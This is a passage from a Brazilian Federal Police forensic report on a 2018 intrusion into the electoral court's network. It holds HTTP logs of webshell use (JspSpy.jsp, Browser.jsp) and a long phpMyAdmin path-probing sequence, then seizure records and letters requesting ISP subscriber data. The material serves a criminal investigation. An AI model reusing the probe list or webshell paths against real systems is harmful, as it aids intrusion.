85	19/04/2018, 19:51:26	10.12.2.7 :45633:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/ webapps
86	19/04/2018, 19:51:57	10.12.2.7 :45632:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?Javascript
87	19/04/2018, 19:53:57	10.12.2.7 :58662:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/ webapps/tre
88	19/04/2018, 19:54:41	10.12.2.7 :1485:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/ webapps/tre/WEB-INF/classes/sade
89	19/04/2018, 19:56:04	10.12.2.7 :10862:X1	10.8.1.11 :8080:X0	/Browser/000.jsp
90	19/04/2018, 19:56:33	10.12.2.7 :13254:X1	10.8.1.11 :8080:X0	/Browser/000.jsp
91	19/04/2018, 19:57:13	10.12.2.7 :18299:X1	10.8.1.11 :8080:X0	/Browser/000.jsp
92	19/04/2018, 20:11:32	10.12.2.7 :45691:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/ webapps/tre/WEB-INF/classes/sade
93	19/04/2018, 20:15:17	10.12.2.7 :6232:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/ webapps/tre/WEB-INF/classes/supre
94	19/04/2018, 20:16:46	10.12.2.7 :17640:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/ webapps/tre/WEB-INF/classes/dne
95	19/04/2018, 20:17:11	10.12.2.7 :19690:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/ webapps/tre/WEB-INF/classes/sas/conf
96	19/04/2018, 20:30:06	10.12.2.29 :57704:X1	10.8.1.11 :8080:X0	/Browser/000.jsp
97	19/04/2018, 20:44:04	10.12.2.29 :53575:X1	10.8.1.11 :8080:X0	/Browser/000.jsp
98	19/04/2018, 20:59:22	10.12.2.7 :17601:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/ webapps/tre/WEB-INF/classes/sas
99	19/04/2018, 21:05:20	10.12.2.7 :55864:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/ webapps/tre/WEB-INF/classes

#	DATA	ORIGEM	DESTINO	ARGUMENTO
100	19/04/2018, 21:08:52	10.12.2.7 :12679:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&file=/usr/local/tomcat/webapps/tre/WEB-INF/classes/componente_acesso%
101	19/04/2018, 21:32:13	10.12.2.7 :24811:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/webapps/tre/WEB-INF/classes/gas
102	19/04/2018, 21:33:16	10.12.2.7 :36251:X1	10.8.1.11 :8080:X0	/Browser/Browser.jsp?sort=1&dir=/usr/local/tomcat/webapps/consultaOrcamentaria/WEB-INF/classes
103	19/04/2018, 22:01:58	10.12.2.29 :62705:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp?o=vLogin
104	19/04/2018, 22:02:29	10.12.2.29 :63021:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
105	20/04/2018, 01:21:38	10.12.2.29 :61092:X1	10.8.1.11 :8080:X0	/Browser/000.jsp
106	21/04/2018, 06:14:06	10.12.2.29 :64769:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
107	21/04/2018, 06:35:47	10.12.2.29 :57429:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
108	21/04/2018, 07:05:38	10.12.2.29 :53939:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
109	21/04/2018, 07:13:09	10.12.2.29 :60667:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp
110	21/04/2018, 14:00:29	10.12.2.29 :50096:X1	10.1.1.38 :8080:X0	/teste/JspSpy.jsp

Entre as atividades detectadas, temos por exemplo o download de artefatos maliciosos (JspSpy.jsp e Browser.jsp) e a varredura de portas em outros computadores. É interessante notar que em um dos casos (linha 5, sombreada em cinza acima), o artefato malicioso foi baixado do endereço IP 191.252.0.19, pertencente à empresa **Locaweb Serviços de Internet S/A**.

Em relação aos fatos divulgados em novembro de 2018, foram realizadas buscas pelo endereço IP 10.30.1.229, o qual, segundo relatório fornecido pelo próprio TSE, continha um portal da Seção de Voto Informatizado, SEVIN, com a indicação de link de dois servidores de integração contínua (Jenkins), um em Windows e outro em Linux.



57

Foram identificados acessos realizados a este endereço IP ainda em abril de 2018, oriundos dos endereços IP 10.12.2.33, 10.12.2.39 e 10.12.2.29, o que indica que o possível *hacker* pode ter obtido acesso aos códigos-fonte ainda nesse período. Nos acessos, é possível perceber que são realizados testes para verificar a existência de ferramentas que possam ser alvos de ataques, como por exemplo o PhpMyAdmin, nos computadores de destino, e que são acessados links condizentes com a captura de tela do servidor da SEVIN apresentada no relatório do TSE, como as linhas sombreadas em cinza abaixo:



#	DATA	ORIGEM	DESTINO	ARGUMENTO
1	18/04/2018 00:56:01	10.12.2.33:15492:X1	10.30.1.229:80:X0	/
2	18/04/2018 00:56:01	10.12.2.33:15774:X1	10.30.1.229:80:X0	/ncsi.txt
3	18/04/2018 00:56:02	10.12.2.33:16137:X1	10.30.1.229:80:X0	/phpmyadmin/
4	18/04/2018 00:56:05	10.12.2.33:16260:X1	10.30.1.229:80:X0	/phpMyAdmin/
5	18/04/2018 00:56:06	10.12.2.33:17497:X1	10.30.1.229:80:X0	/PMA/
6	18/04/2018 00:56:07	10.12.2.33:17841:X1	10.30.1.229:80:X0	/pma/
7	18/04/2018 00:56:07	10.12.2.33:18169:X1	10.30.1.229:80:X0	/dbadmin/
8	18/04/2018 00:56:07	10.12.2.33:17999:X1	10.30.1.229:80:X0	/admin/
9	18/04/2018 00:56:09	10.12.2.33:18815:X1	10.30.1.229:80:X0	/myadmin/
10	18/04/2018 00:56:09	10.12.2.33:18286:X1	10.30.1.229:80:X0	/mysql/
11	18/04/2018 00:56:11	10.12.2.33:19305:X1	10.30.1.229:80:X0	/phpmyadmin2/
12	18/04/2018 00:56:11	10.12.2.33:19414:X1	10.30.1.229:80:X0	/phpMyAdmin2/
13	18/04/2018 00:56:11	10.12.2.33:18962:X1	10.30.1.229:80:X0	/opensever/phpmyadmin/
14	18/04/2018 00:56:12	10.12.2.33:19570:X1	10.30.1.229:80:X0	/phpMyAdmin-2/
15	18/04/2018 00:56:13	10.12.2.33:19912:X1	10.30.1.229:80:X0	/php-my-admin/
16	18/04/2018 00:56:13	10.12.2.33:20074:X1	10.30.1.229:80:X0	/phpMyAdmin-2.2.3/
17	18/04/2018 00:56:14	10.12.2.33:20198:X1	10.30.1.229:80:X0	/phpMyAdmin-2.2.6/
18	18/04/2018 00:56:16	10.12.2.33:20526:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.1/
19	18/04/2018 00:56:17	10.12.2.33:21188:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.4/
20	18/04/2018 00:56:18	10.12.2.33:21624:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.5-rc2/
21	18/04/2018 00:56:18	10.12.2.33:21496:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.5-rc1/
22	18/04/2018 00:56:19	10.12.2.33:21776:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.5/
23	18/04/2018 00:56:19	10.12.2.33:22064:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.5-pl1/
24	18/04/2018 00:56:20	10.12.2.33:22523:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.6/
25	18/04/2018 00:56:20	10.12.2.33:22388:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.6-rc2/
26	18/04/2018 00:56:20	10.12.2.33:22229:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.6-rc1/
27	18/04/2018 00:56:21	10.12.2.33:22727:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.7/
28	18/04/2018 00:56:22	10.12.2.33:22851:X1	10.30.1.229:80:X0	/phpMyAdmin-2.5.7-pl1/

85

29	18/04/2018 00:56:22	10.12.2.33:23007:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-alpha/
30	18/04/2018 00:56:23	10.12.2.33:23162:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-alpha2/
31	18/04/2018 00:56:24	10.12.2.33:23512:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-beta1/
32	18/04/2018 00:56:24	10.12.2.33:23970:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-beta2/
33	18/04/2018 00:56:25	10.12.2.33:24252:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-rc2/
34	18/04/2018 00:56:25	10.12.2.33:24122:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-rc1/
35	18/04/2018 00:56:26	10.12.2.33:24359:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-rc3/
36	18/04/2018 00:56:26	10.12.2.33:24506:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0/
37	18/04/2018 00:56:27	10.12.2.33:24825:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-pl1/
38	18/04/2018 00:56:28	10.12.2.33:24963:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-pl2/
39	18/04/2018 00:56:28	10.12.2.33:25231:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.1-rc1/
40	18/04/2018 00:56:28	10.12.2.33:25079:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.0-pl3/
41	18/04/2018 00:56:29	10.12.2.33:25381:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.1-rc2/
42	18/04/2018 00:56:29	10.12.2.33:25491:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.1/
43	18/04/2018 00:56:30	10.12.2.33:25636:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.1-pl1/
44	18/04/2018 00:56:31	10.12.2.33:25936:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.1-pl2/
45	18/04/2018 00:56:34	10.12.2.33:26084:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.1-pl3/
46	18/04/2018 00:56:35	10.12.2.33:27510:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.2-rc1/
47	18/04/2018 00:56:35	10.12.2.33:27691:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.2-beta1/
48	18/04/2018 00:56:36	10.12.2.33:27823:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.2-rc1/
49	18/04/2018 00:56:37	10.12.2.33:28566:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.2-pl1/
50	18/04/2018 00:56:38	10.12.2.33:28718:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.3/
51	18/04/2018 00:56:38	10.12.2.33:28391:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.2/
52	18/04/2018 00:56:38	10.12.2.33:28899:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.3-rc1/
53	18/04/2018 00:56:40	10.12.2.33:29069:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.3/
54	18/04/2018 00:56:41	10.12.2.33:30281:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.4-rc1/
55	18/04/2018 00:56:41	10.12.2.33:29637:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.3-pl1/
56	18/04/2018 00:56:42	10.12.2.33:30633:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.4-pl2/
57	18/04/2018 00:56:42	10.12.2.33:30463:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.4-pl1/

58	18/04/2018 00:56:44	10.12.2.33:30837:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.4-pl3/
59	18/04/2018 00:56:44	10.12.2.33:31495:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.4-pl4/
60	18/04/2018 00:56:46	10.12.2.33:31667:X1	10.30.1.229:80:X0	/phpMyAdmin-2.6.4/
61	18/04/2018 00:56:47	10.12.2.33:32377:X1	10.30.1.229:80:X0	/phpMyAdmin-2.7.0-beta1/
62	18/04/2018 00:56:48	10.12.2.33:32791:X1	10.30.1.229:80:X0	/phpMyAdmin-2.7.0-rc1/
63	18/04/2018 00:56:49	10.12.2.33:33436:X1	10.30.1.229:80:X0	/phpMyAdmin-2.7.0-pl1/
64	18/04/2018 00:56:50	10.12.2.33:34522:X1	10.30.1.229:80:X0	/phpMyAdmin-2.7.0/
65	18/04/2018 00:56:50	10.12.2.33:34091:X1	10.30.1.229:80:X0	/phpMyAdmin-2.7.0-pl2/
66	18/04/2018 00:56:51	10.12.2.33:34685:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0-beta1/
67	18/04/2018 00:56:52	10.12.2.33:34880:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0-rc1/
68	18/04/2018 00:56:52	10.12.2.33:35317:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0-rc2/
69	18/04/2018 00:56:54	10.12.2.33:36082:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0.2/
70	18/04/2018 00:56:54	10.12.2.33:35900:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0.1/
71	18/04/2018 00:56:54	10.12.2.33:35494:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0/
72	18/04/2018 00:56:54	10.12.2.33:36257:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0.3/
73	18/04/2018 00:56:55	10.12.2.33:36449:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.0.4/
74	18/04/2018 00:56:55	10.12.2.33:36589:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.1-rc1/
75	18/04/2018 00:56:56	10.12.2.33:36767:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.1/
76	18/04/2018 00:56:56	10.12.2.33:37109:X1	10.30.1.229:80:X0	/sqlmanager/
77	18/04/2018 00:56:56	10.12.2.33:36958:X1	10.30.1.229:80:X0	/phpMyAdmin-2.8.2/
78	18/04/2018 00:56:57	10.12.2.33:37502:X1	10.30.1.229:80:X0	/p/m/a/
79	18/04/2018 00:56:57	10.12.2.33:37316:X1	10.30.1.229:80:X0	/mysqlmanager/
80	18/04/2018 00:56:58	10.12.2.33:37685:X1	10.30.1.229:80:X0	/PMA2005/
81	18/04/2018 00:56:58	10.12.2.33:37892:X1	10.30.1.229:80:X0	/pma2005/
82	18/04/2018 00:56:59	10.12.2.33:38275:X1	10.30.1.229:80:X0	/phpmanager/
83	18/04/2018 00:57:00	10.12.2.33:38427:X1	10.30.1.229:80:X0	/php-myadmin/
84	18/04/2018 00:57:00	10.12.2.33:38943:X1	10.30.1.229:80:X0	/sqlweb/
85	18/04/2018 00:57:00	10.12.2.33:38794:X1	10.30.1.229:80:X0	/webadmin/
86	18/04/2018 00:57:00	10.12.2.33:38618:X1	10.30.1.229:80:X0	/phpmy-admin/

87	18/04/2018 00:57:01	10.12.2.33:39136:X1	10.30.1.229:80:X0	/websql/
88	18/04/2018 00:57:02	10.12.2.33:39293:X1	10.30.1.229:80:X0	/webdb/
89	18/04/2018 00:57:02	10.12.2.33:39434:X1	10.30.1.229:80:X0	/mysqladmin/
90	18/04/2018 00:57:03	10.12.2.33:39822:X1	10.30.1.229:80:X0	/mysql-admin/
91	18/04/2018 16:11:20	10.12.2.39:19461:X1	10.30.1.229:80:X0	/
92	18/04/2018 16:11:20	10.12.2.39:19482:X1	10.30.1.229:80:X0	/images/doxygen.png
93	18/04/2018 16:11:20	10.12.2.39:19462:X1	10.30.1.229:80:X0	/images/jenkins.ico
94	18/04/2018 16:11:20	10.12.2.39:19481:X1	10.30.1.229:80:X0	/images/gradient2.png
95	18/04/2018 16:11:26	10.12.2.39:19460:X1	10.30.1.229:80:X0	/css-pop.js
96	18/04/2018 16:12:14	10.12.2.39:25819:X1	10.30.1.229:80:X0	/verificadorhash/verificaHash.php
97	18/04/2018 16:12:41	10.12.2.39:28252:X1	10.30.1.229:80:X0	/verificadorhash/uploads/
98	19/04/2018 04:38:45	10.12.2.7:22412:X1	10.30.1.35:80:X0	/api/timemachine/index?resource=br.jus.tse.eleitoral:transportador-web&metrics=sqale_index%2Cduplicated_lines_densi
99	19/04/2018 04:40:48	10.12.2.7:44791:X1	10.30.1.35:80:X0	/api/measures/component_tree?ps=100&baseComponentKey=br.jus.tse.eleitoral:transportador-web:src/main/java/b
100	19/04/2018 04:45:18	10.12.2.7:8900:X1	10.30.1.35:80:X0	/code/index?id=br.jus.tse.eleitoral:elo-parent
101	19/04/2018 04:45:18	10.12.2.7:7977:X1	10.30.1.35:80:X0	/api/components/show?key=br.jus.tse.eleitoral:elo-parent
102	19/04/2018 05:00:37	10.12.2.29:55940:X1	192.168.202.99:80:X0	/eleitoral/titulonet2
103	19/04/2018 05:00:49	10.12.2.29:61838:X1	192.168.202.99:80:X0	/uploads/-/system/project/avatar/81/secad_icn-circulo-processo-eleitoral.png
104	19/04/2018 05:03:34	10.12.2.29:65004:X1	192.168.202.99:80:X0	/eleitoral/processo-eleitoral-cadastro-eleitores/tree/stable/02_fontes/dominio/src
105	19/04/2018 05:05:13	10.12.2.7:8467:X1	192.168.202.99:80:X0	/eleitoral/elo/tree/stable/02_fontes/elo-integracao-ws-bio/src/test/resources

106	19/04/2018 05:07:58	10.12.2.7:21240:X1	192.168.202.99:80:X0	/eleitoral/biometria/refs/stable/logs_tree/?format=js
107	19/04/2018 05:07:58	10.12.2.7:21241:X1	192.168.202.99:80:X0	/eleitoral/biometria/refs/stable/logs_tree/02_fontes?format=js
108	19/04/2018 05:08:22	10.12.2.7:27518:X1	192.168.202.99:80:X0	/eleitoral/biometria/blob/stable/02_fontes/servico- ws/src/main/java/br/jus/tse/eleitoral/biometria/servico/ws/con
109	19/04/2018 05:08:56	10.12.2.7:31081:X1	192.168.202.99:80:X0	/eleitoral/biometria/tree/stable/02_fontes/servico- ws/src/main/java/br/jus/tse/eleitoral/biometria/servico/ws
110	19/04/2018 05:09:46	10.12.2.7:43547:X1	192.168.202.99:80:X0	/eleitoral/biometria/tree/stable
111	19/04/2018 05:10:28	10.12.2.7:36992:X1	192.168.202.99:80:X0	/eleitoral/biometria/tree/stable/02_fontes/servico- ws/src/main/java/br/jus/tse/eleitoral
112	19/04/2018 05:11:06	10.12.2.7:43548:X1	192.168.202.99:80:X0	/eleitoral/biometria/refs/stable/logs_tree/?format=js
113	19/04/2018 05:11:06	10.12.2.7:43549:X1	192.168.202.99:80:X0	/eleitoral/biometria/refs/stable/logs_tree/02_fontes?format=js
114	19/04/2018 05:12:08	10.12.2.7:51307:X1	192.168.202.99:80:X0	/eleitoral/biometria/blob/stable/02_fontes/soap- client/src/main/java/br/jus/tse/schemas/wsd/biometria/assinatura
115	19/04/2018 05:15:10	10.12.2.7:13119:X1	192.168.202.99:80:X0	/eleitoral/biometria/tree/stable/02_fontes/soap- client/src/main/java/br/jus/tse/schemas/
116	19/04/2018 05:16:17	10.12.2.7:20585:X1	192.168.202.99:80:X0	/eleitoral/biometria/tree/stable/02_fontes/servico/src/main/java/br /jus/tse/eleitoral/biometria/integracao
117	19/04/2018 05:19:20	10.12.2.7:29269:X1	192.168.202.99:80:X0	/eleitoral/configuracao/tree/stable/02_fontes/servico
118	19/04/2018 05:19:37	10.12.2.7:35875:X1	192.168.202.99:80:X0	/eleitoral/configuracao/tree/stable
119	19/04/2018 05:20:29	10.12.2.7:38041:X1	192.168.202.99:80:X0	/eleitoral/configuracao/tree/stable/02_fontes

120	19/04/2018 22:26:27	10.12.2.29:60791:X1	192.168.202.31:8080:X0	/job/autenticador-biometrico-ho-build/buildHistory/ajax
121	19/04/2018 22:27:54	10.12.2.29:54147:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/test/trend
122	19/04/2018 22:28:10	10.12.2.29:50771:X1	192.168.202.31:8080:X0	/job/autenticador-biometrico-ho-build/buildHistory/ajax
123	19/04/2018 22:28:33	10.12.2.29:57334:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/br.jus.tse.eleitoral\$titulonet2/
124	19/04/2018 22:28:43	10.12.2.29:59061:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/br.jus.tse.eleitoral\$titulonet2-dominio/
125	19/04/2018 22:28:43	10.12.2.29:59108:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/br.jus.tse.eleitoral\$titulonet2-dominio/test/trend
126	19/04/2018 22:28:49	10.12.2.29:59156:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/br.jus.tse.eleitoral\$titulonet2-dominio/test/trendMap
127	19/04/2018 22:28:55	10.12.2.29:60257:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/buildHistory/ajax
128	19/04/2018 22:37:40	10.12.2.29:63792:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/modules
129	19/04/2018 22:38:02	10.12.2.29:64388:X1	192.168.202.31:8080:X0	/job/titulonet2-qa/buildHistory/ajax

Obs.: linhas semelhantes (com datas aproximadas, mesmos endereços IPs e argumento) ou com argumento vazio foram omitidas, para maior legibilidade e concisão.

CONCLUSÃO

Considerando a análise apresentada acima, bem como a possibilidade de vinculação dos eventos ocorridos em abril/2018 com a notícia divulgada em setembro/2018, sugere-se oficializar as empresas supracitadas para que forneçam os dados cadastrais dos endereços IP utilizados nos acessos do usuário "digitro", quais sejam:

USUÁRIO "DIGITRO"				
Organização Responsável	Endereço IP	Data Início	Data Término	País
LOCAWEB SERVIÇOS DE INTERNET S/A	191.252.64.20	17/04/2018 21:46:26	18/04/2018 06:36:35	Brasil
HYDRA COMMUNICATIONS LTD	195.140.215.13	17/04/2018 20:38:39	21/04/2018 15:02:57	Reino Unido
NORDVPN-LI TEFINCOM S.A.	185.153.176.4	17/04/2018 21:31:18	18/04/2018 19:12:14	Panamá
	185.153.176.5	18/04/2018 01:49:06	18/04/2018 02:19:32	
	185.153.176.8	18/04/2018 02:25:21	18/04/2018 05:27:54	
	185.153.176.2	18/04/2018 02:37:52	18/04/2018 02:56:54	
	185.153.176.6	18/04/2018 03:04:47	18/04/2018 03:13:54	
	185.153.176.3	18/04/2018 03:20:35	18/04/2018 03:20:35	
	185.153.176.9	20/04/2018 10:50:23	20/04/2018 15:15:42	
CLARO S.A.	201.81.167.53	18/04/2018 03:15:28	21/04/2018 08:36:42	Brasil
	201.6.129.235	18/04/2018 05:24:54	18/04/2018 05:48:59	
TIM CELULAR S.A.	189.40.75.154	18/04/2018 18:56:14	18/04/2018 18:56:14	Brasil
	191.51.34.72	18/04/2018 19:02:05	18/04/2018 19:13:08	
	189.40.75.239	18/04/2018 20:45:41	18/04/2018 23:14:54	
	177.219.117.183	18/04/2018 20:56:20	18/04/2018 20:56:20	
	189.40.72.247	18/04/2018 22:21:17	18/04/2018 22:21:17	
	189.40.72.14	18/04/2018 22:23:14	18/04/2018 22:23:14	
	189.40.91.135	18/04/2018 22:29:37	18/04/2018 23:14:52	
	189.40.90.239	19/04/2018 01:13:32	19/04/2018 01:13:32	
	189.40.90.253	19/04/2018 04:08:37	19/04/2018 04:08:37	
	189.40.88.15	19/04/2018 08:11:15	19/04/2018 08:11:16	
	189.40.74.26	19/04/2018 16:23:05	19/04/2018 17:29:14	
	186.253.177.212	19/04/2018 18:05:13	19/04/2018 18:05:13	
	189.40.73.163	19/04/2018 19:16:40	19/04/2018 19:16:40	
	189.40.74.205	19/04/2018 20:43:37	19/04/2018 20:43:37	
	189.40.74.87	19/04/2018 22:37:00	19/04/2018 23:05:03	
	181.76.139.50	20/04/2018 01:20:59	20/04/2018 01:20:59	
	189.40.75.122	20/04/2018 05:00:09	20/04/2018 05:00:09	
	189.40.88.94	20/04/2018 07:57:59	20/04/2018 09:40:30	
	189.40.73.91	20/04/2018 10:32:32	20/04/2018 10:32:32	
	189.40.72.49	20/04/2018 19:30:32	20/04/2018 19:30:32	
	189.40.88.233	20/04/2018 23:01:19	20/04/2018 23:01:19	
	189.40.74.155	20/04/2018 23:56:23	21/04/2018 00:11:45	
	189.40.88.14	21/04/2018 01:39:43	21/04/2018 01:39:43	


	189.40.91.65	21/04/2018 06:55:36	21/04/2018 06:55:37	
	177.164.206.74	21/04/2018 07:52:19	21/04/2018 08:36:40	
	177.165.110.249	21/04/2018 10:01:29	21/04/2018 12:40:46	
	186.197.65.147	21/04/2018 12:56:05	21/04/2018 15:04:14	

Também sugere-se a solicitação do conteúdo referente à hospedagem da **Locaweb Serviços de Internet S/A**, utilizada para baixar o artefato malicioso:

DATA/HORA	ENDEREÇO IP
18/04/2018, 00:23:48	191.252.0.19

Com esta Informação, devolve-se o material supracitado. Era o que havia a relatar.

Brasília/DF, 19 de março de 2019.


FLAVIO SILVEIRA DA SILVA
Perito Criminal Federal



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902
AUTO DE APREENSÃO Nº 184/2019
IPL-1361/2018-4-SR/PF/DF

Ao(s) 18 dia(s) do mês de abril de 2019, nesta SUPERINTENDÊNCIA REGIONAL DE POLÍCIA FEDERAL NO DISTRITO FEDERAL, em Brasília/DF, onde se encontrava VICTOR NEVES FEITOSA CAMPOS, Delegado de Polícia Federal, pelo mesmo foi determinado que se tornasse efetiva a apreensão, na forma da Lei, do material abaixo discriminado:

Apreensão nº: 184/2019

Item	Descrição	Quant.	Unidade	Observação
1	Hd computador	1	UN	HD externo, marca Multilaser, na cor prata, encaminhado juntamente com a Informação 002/2019-UTC/SRCC
2	Pen drive	1	UN	Pen Drive, capacidade 8 GB, na cor preta e prata, encaminhado juntamente com a Informação 002/2019-UTC/SRCC

Referida apreensão se deu em cumprimento ao **Item 3 do Despacho da Autoridade Policial (fls. 30)**. Nada mais havendo, determinou a autoridade o encerramento do presente que, lido e achado conforme, assinam comigo, LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, as testemunhas.

AUTORIDADE:

ESCRIVÃO(A)



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL
SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

FL. 239
SR/PF/DF
2020.004319
Fl. 63
Rub. 1

Ofício nº 3415/2019 - IPL 1361/2018-4 SR/PF/DF - GRCC

Em 18 de abril de 2019.

A Sua Senhoria o Chefe do Depósito/SR/PF/DF,
Escrivão de Polícia Federal

Assunto: Encaminha material apreendido.

Referência: IPL nº 1361/2018-4-SR/PF/DF

Senhor Chefe,

Encaminhado para fins de guarda em Depósito, o material abaixo descrito, conforme item 3 do Despacho de fl. 30.

APREENSÃO nº 184/2019

Item	Descrição	Quant.	Unidade	Observação
1	Hd computador	1	UN	HD externo, marca Multilaser, na cor prata, encaminhado juntamente com a Informação 002/2019-UTC/SRCC
2	Pen drive	1	UN	Pen Drive, capacidade 8 GB, na cor preta e prata, encaminhado juntamente com a Informação 002/2019-UTC/SRCC

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 167179

RECEBIMENTO

Eu, Inácio Mendes Junior, matrícula nº _____, Escrivão de Polícia Federal Classe Especial / Matrícula 7740, Chefe do Depósito (CART/SR/PF), recebi o material acima descrito em 18/04/19.



SERVIÇO PÚBLICO FEDERAL
MSP - POLÍCIA FEDERAL
SUPERINTENDÊNCIA REGIONAL NO DISTRITO FEDERAL

SAIS Quadra 7 - Lote 23 - Setor Policial Sul - Brasília/DF - CEP 70.610-902

Ofício nº 3417/2019 - IPL 1361/2018-4 SR/PF/DF - GRCC

Brasília/DF, 18 de abril de 2019.

A Sua Senhoria o Senhor
Diretor-Presidente da Locaweb Servicos de Internet S/A.
Rua Itapaiuna, 2434
São Paulo- SP.
CEP 05707-001

Assunto: **Requisita informações cadastrais**

Ref.: IPL 1361/2018-4 - SR/PF/DF - **(Favor citar essa referência na resposta)**

Senhor^(a) Diretor^(a)

1- Cumprimentando-o, sirvo-me do presente para, visando a instruir os autos do Inquérito Policial em epígrafe, **REQUISITAR** a Vossa Senhoria informações sobre os dados cadastrais de usuário, conforme esclarecimentos que seguem.

2- Por óbvio, e ainda mais ante a expressa previsão legal, o acesso aos dados cadastrais não estão agasalhados pelo inciso X, do artigo 5º, da Constituição Federal, de modo que não se contrapõe ao princípio da inviolabilidade da intimidade a permissibilidade de acesso a essas informações sem prévia autorização judicial.

3- Aliás, como reconhecido pelo próprio legislador pátrio, com a inserção do **Art. 17-B, na Lei 9.613/98** ("Art. 17-B. A autoridade policial e o Ministério Público terão acesso, exclusivamente, aos dados cadastrais do investigado que informam qualificação pessoal, filiação e endereço, independentemente de autorização judicial, mantidos pela Justiça Eleitoral, pelas empresas telefônicas, pelas instituições financeiras, pelos provedores de internet e pelas administradoras de cartão de crédito") e, posteriormente, com o **Art. 2º, §2º, da Lei 12.830/2013** ("§ 2º Durante a investigação criminal, cabe ao delegado de polícia a requisição de perícia, informações, documentos e dados que interessem à apuração dos fatos") e **art. 15, da Lei 12.850/2013** ("Art. 15. O delegado de polícia e o Ministério Público terão acesso, independentemente de autorização judicial, apenas aos 